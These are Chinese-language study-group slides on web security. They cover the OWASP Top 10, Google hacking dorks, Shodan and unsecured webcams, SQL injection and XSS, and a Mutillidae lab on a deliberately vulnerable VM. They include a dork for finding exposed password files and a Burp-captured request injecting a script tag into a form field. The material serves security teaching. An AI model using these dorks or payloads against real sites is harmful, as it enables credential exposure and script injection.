網路安全實戰

讀書會

單元一

網頁安全 OWASP Top 10

OWASP Top 10


- **OWASP (The Open Web Application Security Project) Top Ten Project**
- OWASP Top 10 **2017**
  - https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

A8-Cross-Site Request Forgery (CSRF), as many frameworks include CSRF defenses, it was found in only 5% of applications.

Google Hacking (1)

- **Google Hacking!! 資訊藏不住**
- Google Hacking Database (GHDB)
  - https://www.exploit-db.com/google-hacking-database/
  - Google hacking database 列出常被駭客搜尋的一些關鍵字組，包括 usernames, passwords, e-mail list, password hashes, and other important information.
    - inurl:wp-content/uploads filetype:xls | filetype:xlsx password (Files containing passwords)




See http://sls.weco.net/node/12922
intitle:"index of" admin
filetype:pdf
link:www.ncyu.edu.tw
Inurl:xxx

Google Hacking (2)


- **Google Hacking Database**

Google hacking database is set up by the offensive security guys, the ones behind the famous BackTrack distro.
Google hacking database has a list of many Google dorks that could be used to find usernames, passwords, e-mail list, password hashes, and other important information.



Webcam 安全(2)

- Shodan is a search engine for hackers. Unlike Google, Bing, and Yahoo, which crawl for front-end pages, Shodan crawls the web for devices such as printers, security cameras, and routers, which are connected to the Internet.



Webcam 安全(3)

- **Insecam** Displays **Unsecured Webcams** From Around The World

https://techcrunch.com/2014/11/07/insecam-displays-insecure-webcams-from-around-the-world/

Insecam Displays Unsecured Webcams From Around The World

John Biggs @johnbiggs / 10:12 pm CST • November 7, 2014 Comment

An odd site called Insecam purports to display 73,000 unsecured

http://www.insecam.org/

insecam Taiwan

參考 https://www.kocpc.com.tw/archives/115914

Webcam 安全(4)

- https://www.csoonline.com/article/2844283/peeping-into-73-000-unsecured-security-cameras-thanks-to-default-passwords.html

Home > Technology Industry > Microsoft

PRIVACY AND SECURITY FANATIC

By Ms. Smith, CSO | NOV 6, 2014 9:55 AM PST

About

Ms. Smith (not her real name) is a freelance writer and programmer with a special and somewhat personal interest in IT privacy and security issues.

NEWS

Peeping into 73,000 unsecured security cameras thanks to default passwords

A site linked to 73,011 unsecured security camera locations in 256 countries to illustrate the dangers of using default passwords.


單元二

網頁安全攻防的實際演練

注入攻擊 (Injection Flows) (5)

- 補充
  - 虛擬機連結
  - 請使用 **NAT 網路**

  - 喜好設定 -> 設定**相同**之 NAT 網路



注入攻擊 (Injection Flows) (1)

- 何謂 SQL Injection
  - From wiki

SQL注入 [編輯]

維基百科，自由的百科全書

此條目需要補充更多來源。 (2014年9月21日)
請協助補充多方面可靠來源以改善這篇條目，無法查證的內容可能會因為異議提出而移除。

SQL注入（英語：SQL injection），也稱**SQL隱碼**或**SQL注碼**，是發生於應用程式與資料庫層的安全漏洞。簡而言之，是在輸入的字串之中夾帶SQL指令，在設計不良的程式當中忽略了字元檢查，那麼這些夾帶進去的惡意指令就會被資料庫伺服器誤認為是正常的SQL指令而執行，因此遭到破壞或是入侵。[2]

有部份人認為SQL注入是只針對Microsoft SQL Server而來，但只要是支援批次處理SQL指令的資料庫伺服器，都有可能受到此種手法的攻擊。

SQL Injection 為Web 攻擊中 Injection Flaw 的一種。一般 Injection 攻擊種類除了 SQL 命令外，還可以包含程式碼或是檔案路徑等。

由於許多的Web 應用再讀取外部系統，如資料庫時，需要傳遞相關的參數，以資料庫為例，必須要傳遞登入資訊、查詢條件等。

因此，攻擊者可便利用這樣的時機，將惡意的程式碼或指令傳送到資料庫中去執行。透過這些惡意程式碼，攻擊者可以獲取機密資訊或是對資料庫做非經授權的資料變更。

跨網站腳本攻擊 (Cross-site Scripting) (1)

- **Cross-site scripting (XSS)** 跨網站腳本指令碼攻擊，或稱為跨網站腳本攻擊。通常發生的情況如下：
  - 資料由一個非受信任的來源傳入Web 的應用中，如 HTTP request 或是由資料庫讀入。
  - Web 的應用將所收到的資料動態地地送給使用者，而沒有經過仔細的驗證是否包含惡意的程式碼。
- 當 XSS 的漏洞被用來攻擊時，傳送給 Web 應用的惡 意的資料通常包含 JavaScript 的片段程式碼，但也可能包含 HTML、Flash、或是其他型態可由瀏覽器執行的程式碼。

跨網站腳本攻擊 (Cross-site Scripting) (2)


- **XSS 攻擊的步驟可用下面的圖來進一步說明。**

攻擊者

1. 攻擊者將惡意的 link 傳送給受害使用者

受害使用者

2. 受害使用者按下連結，送出請求至 Web網站伺服器



Web 伺服器

3. 網站將惡意程式碼反映至受害使用者的瀏覽器上

4. 受害使用者瀏覽器執行程式碼並將機密資訊傳送給攻擊者

跨網站腳本攻擊 (Cross-site Scripting) (7)

- **XSS Stored**

XSS 依照攻擊的情況可區分成以下兩類：

Reflected Cross-site Scripting: Web 伺服器會反映程式碼攻擊至受害使用者的瀏覽器上面。


Stored Cross-site Scripting: Web 網站會儲存惡意的內容（例如儲存於資料庫或是檔案上面），因此，單一個攻擊可能會影響許多使用者，無需其他額外的動作。

攻擊者


受害使用者 1

受害使用者 2

攻擊者傳送惡意程式碼給 Web 網站，並讓網站將此程式碼儲存於資料庫中



Web 網站




database

Web 網站由資料庫中讀取惡意程式碼，並將攻擊遞送給受害使用者

網頁安全攻防練習 OWASPBWA


- **下載 OWASPBWA**
- Open Web Application Security Project (OWASP) Broken Web Applications Project
- 使用 Virtualbox 啟動


  https://sourceforge.net/projects/owaspbwa/



OWASP Mutillidae II (1)


- XSS testing Level 0 – Level 1 Level 5
- Lookup DNS






OWASP Mutillidae II (2)

- Level 1



OWASP Mutillidae II (3)

- Use burp




Change it

OWASP Mutillidae II (4)

Forward | Drop | Intercept is on | Action | Comment this ite

Raw | Params | Headers | Hex

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140723 Firefox/24.0 Iceweasel/24.7.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=0; PHPSESSID=acgtd4f3d3tdh19dtogaha9ba5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 55

target_host=<script>alert("HaHa");</script>&dns-lookup-php-submit-button=Lookup+DNS
```




Note: Level 5 is secure against XSS

The student can see dns-lookup.php

